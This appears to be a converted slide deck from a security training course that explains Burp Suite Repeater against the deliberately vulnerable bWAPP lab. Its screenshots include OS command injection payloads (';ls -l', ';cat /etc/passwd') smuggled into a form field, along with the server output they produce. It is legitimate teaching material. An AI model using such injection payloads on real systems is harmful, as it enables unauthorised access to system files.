

# Web Server and Application Security

---

## Burp Suite Intruder/Repeater



1. For ease of conducting the session, we have disabled your microphones. Do keep your video turned on at all times.
2. Please raise any questions you may have through the chat.
3. Please confirm if you can see the presentation and the presenter clearly.
4. This is a 120-min long session. As we go through the session, I will take questions at the end of each concept and at the end of the session.
5. I will unmute the audio of participants volunteering for any activity.


Thus far, in the last topic you've learned about:

- Burp
- Nikto
- CMSEEK
- Wpscan



In today's session, you will learn about:

- Burp Suite Repeater
- Burp Suite Intruder
- Burp Suite Decoder
- Burp Suite Comparer




Source: Freepik

# What is Burp Repeater?



Created by fae frey  
from Noun Project

- Burp Repeater is a simple tool for manually manipulating and reissuing individual HTTP and WebSocket messages, and analyzing the application's responses
- You can use Repeater for all kinds of purposes
- The main Repeater UI lets you work on multiple different messages simultaneously, each in its own tab
- When you send messages to Repeater, each one is opened in its own numbered tab



Created by fae frey  
from Noun Project

- Select an HTTP message anywhere in Burp, and choose "Send to Repeater" from the context menu
- This creates a new request tab in Repeater, and automatically populate the target details
- For HTTP messages, each Repeater tab contains:

Controls to issue requests and navigate the request history

The target server to which the request will be sent is shown

An HTTP message editor containing the request to be issued

An HTTP message editor showing the response that was received

- When your request is ready to send, click the "Send" button to send it to the server
- The response is displayed when this is received
- Together with the response length and a timer (in milliseconds)
- You can use the usual HTTP message editor functions to help analyze the request and response messages, and carry out further actions



Created by fae frey  
from Noun Project

- Each Repeater tab maintains its own history of the requests that have been made within it
- You can click the "<" and ">" buttons to navigate backwards and forwards through the history
- You can also use the drop-down buttons to show a numbered list of adjacent items in the history
- At any point in the history, you can edit and reissue the currently displayed request



- To use Burp Repeater with WebSocket messages, you can select a WebSocket message in the Proxy history, and choose "Send to Repeater" from the context menu
- For WebSocket messages, each Repeater tab contains:

A message editor containing the WebSocket message that will be sent

The WebSocket connection via which the message will be sent


A history table showing all of the messages that have been sent and received

- You can edit the message that will be sent, and select whether it should be sent to the server or client
- The option to send a message to the client is only available in connections that are still open via Burp Proxy
- When your message is ready to send, click the "Send" button to send the message
- Optionally, the history table will automatically select the next message that is received after you sent the message



Created by fae frey  
from Noun Project

- The history table shows all of the messages that have been sent and received
- Messages that were generated manually within Burp Repeater are indicated in the "Repeater" column
- If you want to resend a message from the history, you can choose the "Edit and resend" option on the context menu
- This will show the selected message in the left-hand message editor, allowing you to modify the message as required, and then send it



Created by fae frey  
from Noun Project

- Burp Repeater has various options that control its behavior, including-

Update Content-Length


Unpack GZIP / deflate

Follow redirections

Process cookies in redirections

View


Action



The screenshot shows the Burp Suite interface with the Repeater tab selected. In the background, a Firefox browser window displays the bWAPP login page. The page has a yellow header with the text "bWAPP" and "an extremely buggy web app". Below the header is a navigation bar with links for "Login", "New User", "Info", and "Talks & Training". The main content area features a large "Login" button and a text input field labeled "Login:". A message at the bottom states: "bWAPP is for educational purposes only / Follow [@MME\\_IT](#) on Twitter and ask". The Burp Suite interface includes a list of intercepted requests in the center, a context menu open over one of the entries, and a status bar at the bottom.

Repeater Context Menu (Open over row 33):

- Remove from scope
- Spider from here
- Do an active scan
- Do a passive scan
- Send to Intruder
- Send to Repeater
- Send to Sequencer
- Send to Comparer (request)
- Send to Comparer (response)
- Show response in browser
- Request in browser
- Blazer - AMF Testing
- Blazer - AMF2XML Export
- Blazer - Enable/Disable Security Manager
- Send to SQLMapper
- Send to CeWLer
- Send to Laudanum
- Engagement tools [Pro version only]
- Show new history window
- Add comment
- Highlight
- Delete item
- Clear history
- Copy URL
- Copy as curl command
- Copy links
- Save item
- Proxy history help



The screenshot shows a web browser window with the URL `bwapp/portal.php`. A warning message at the top states: "⚠ One or more installed add-ons cannot be verified and have been disabled." Below the header, there is a navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, Logout, and Welcome.

## / Portal /

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application. It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities. bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project! It is for security-testing and educational purposes only.

Which bug do you want to hack today? ;)

- HTML Injection - Reflected (POST)
- HTML Injection - Reflected (Current URL)
- HTML Injection - Stored (Blog)
- LDAP Injection (Search)
- Mail Header Injection (SMTP)
- OS Command Injection
- OS Command Injection - Blind
- PHP Code Injection
- Server-Side Includes (SSI) Injection

NATIONAL CENTER FOR  MISSING & EXPLOITED CHILDREN

bWAPP is for educational purposes only / Follow [@MME\\_IT](#) on Twitter and ask for our cheat sheet, containing all solutions! / Need a [training](#)? / © 2014 MME BV

The screenshot shows a dual-pane interface of Burp Suite. On the left is a Firefox browser window displaying the bWAPP login page. The page has a yellow header with the text "bWAPP" and a bee icon, followed by "an extremely buggy web app". Below the header are navigation links: Login (highlighted in orange), New User, Info, and Talks & Training. The main content area has a red background with the text "/ Login /" and "Enter your credentials (bee/bug)". A login form is present with fields for "Login:" and "Password:". Below the form is a note: "bWAPP is for educational purposes only / Follow @MME\_IT on Twitter and ask". At the bottom, it says "SAMURAI WTF HTB CHALLENGE FRAMEWORK" and "SAMURAI-WTF.ORG". On the right is the Burp Repeater tool. It features a table titled "Burp Repeater History" with columns: #, Host, Method, URL, Params, Edited, Status, Length, MIME type, Extension, and Title. The table lists several requests, including GET requests to /portar.php, /login.php, and /, and a POST request to /user\_new.php. The last row, which is highlighted in orange, corresponds to the current selection in the browser. A context menu is open over this row, showing options like "Request", "Response", "Raw", "Params", "POST /login.php", and "HTTP Headers". Other menu items include "Spider from here", "Do an active scan", "Send to Intruder", "Send to Repeater", "Send to Sequencer", "Send to Comparer (request)", "Send to Comparer (response)", "Show response in browser", "Request to browser", "Blazer - AMF Testing", "Blazer - AMF2XML Export", "Blazer - Enable/Disable Security Manager", "Send to SQLMapper", "Send to CeWLer", "Send to Laudanum", "Engagement tools [Pro version only]", "Show new history window", "Add comment", "Highlight", "Delete item", "Clear history", "Copy URL", "Copy as curl command", "Copy links", "Save item", and "Proxy history help". The status bar at the bottom of the Burp interface indicates "3.0) Gecko/20100101 Firefox/43.0 l;q=0.9,\*/\*;q=0.8".

# Burp Repeater

The screenshot shows the Burp Suite Free Edition interface version 1.6.32. The title bar reads "Burp Suite Free Edition v1.6.32". The menu bar includes "Burp", "Intruder", "Repeater", "Window", and "Help". The top navigation bar has tabs for "Target", "Proxy", "Spider", "Scanner", "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Extender", "Options", "Alerts", and "CO2". A status bar at the bottom shows "POST request to http://bwapp/commandi.php" and "bWAPP - OS Command Injection - Mozilla Firefox".

**Request:**

Raw Params Headers Hex

```
POST /commandi.php HTTP/1.1
Host: bwapp
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100101 Firefox/43.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://bwapp/commandi.php
Cookie: PHPSESSID=l3nplerd1ni8on3qtojp955s21; security_level=0
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 44

target=www.secureideas.com;ls -l&form=submit
```

**Response:**

Raw Headers Hex HTML Render

```
</div>
<div id="main">
<h1>OS Command Injection</h1>
<form action="/commandi.php" method="POST">
<p>
<label for="target">DNS lookup:</label>
<input type="text" id="target" name="target" value="www.nsa.gov">
<button type="submit" name="form" value="submit">Lookup</button>
</p>
</form>
<p align="left">; connection timed out; no servers could be reached

total 1288
-rw-r--r-- 1 root root 112 Oct  4 2015 666
drwxr-xr-x 2 root root 4096 Oct  4 2015 admin
-rw-r--r-- 1 root root 1814 Oct  4 2015 aim.php
-rw-r--r-- 1 root root 9703 Oct  4 2015 ba_forgotten.php
-rw-r--r-- 1 root root 1015 Oct  4 2015 ba_insecure_login.php
-rw-r--r-- 1 root root 7221 Oct  4 2015 ba_insecure_login_1.php
-rw-r--r-- 1 root root 9008 Oct  4 2015 ba_insecure_login_2.php
-rw-r--r-- 1 root root 7141 Oct  4 2015 ba_insecure_login_3.php
-rw-r--r-- 1 root root 4518 Oct  4 2015 ba_logout.php
-rw-r--r-- 1 root root 1483 Oct  4 2015 ba_logout_1.php
-rw-r--r-- 1 root root 1007 Oct  4 2015 ba_pwd_attacks.php
-rw-r--r-- 1 root root 7194 Oct  4 2015 ba_pwd_attacks_1.php
-rw-r--r-- 1 root root 7584 Oct  4 2015 ba_pwd_attacks_2.php
-rw-r--r-- 1 root root 7882 Oct  4 2015 ba_pwd_attacks_3.php
-rw-r--r-- 1 root root 7709 Oct  4 2015 ba_pwd_attacks_4.php
-rw-r--r-- 1 root root 5564 Oct  4 2015 ba_weak_pwd.php
-rw-r--r-- 1 root root 732 Oct  4 2015 backdoor.php
-rw-r--r-- 1 root root 6108 Oct  4 2015 hungs.txt
```

Burp Suite Free Edition v1.6.32

Target: http://bwapp

**Request**

Raw Params Headers Hex

```
POST /commandi.php HTTP/1.1
Host: bwapp
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100101 Firefox/43.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://bwapp/commandi.php
Cookie: PHPSESSID=l3nplerdini8on3qtojp955s21; security_level=0
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 54

target=www.secureideas.com;cat /etc/passwd&form=submit
```

**Response**

Raw Headers Hex HTML Render

```
<button type="submit" name="form" value="submit">Lookup</button>
</p>
</form>
<p align="left">; connection timed out; no servers could be reached

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/nologin
sys:x:3:3:sys:/dev:/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/sbin/nologin
proxy:x:13:13:proxy:/bin:/nologin
www-data:x:33:33:www-data:/var/www:/sbin/nologin
backup:x:34:34:backup:/var/backups:/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
usbmux:x:103:46:usbmux daemon,,,:/home/usbmux:/bin/false
dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
kernooops:x:106:65534:Kernel Oops Tracking Daemon,,,:/bin/false
rtkit:x:107:114:RealtimeKit,,,:/proc:/bin/false
saned:x:108:115::/home/saned:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
avahix:x:111:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
lightdm:x:112:118:light Dienst Manager:/var/lib/lightdm:/bin/false
```

0 matches 0 matches

Done POST request to http://bwapp/commandi.php bWAPP - OS Command Injection - Mozilla Firefox 13,304 bytes | 15,019 millis


## **Name of the Activity** **Behind the Door Number**

### **Instructions**





**Mode:** In-session

**Duration:** 5 minutes

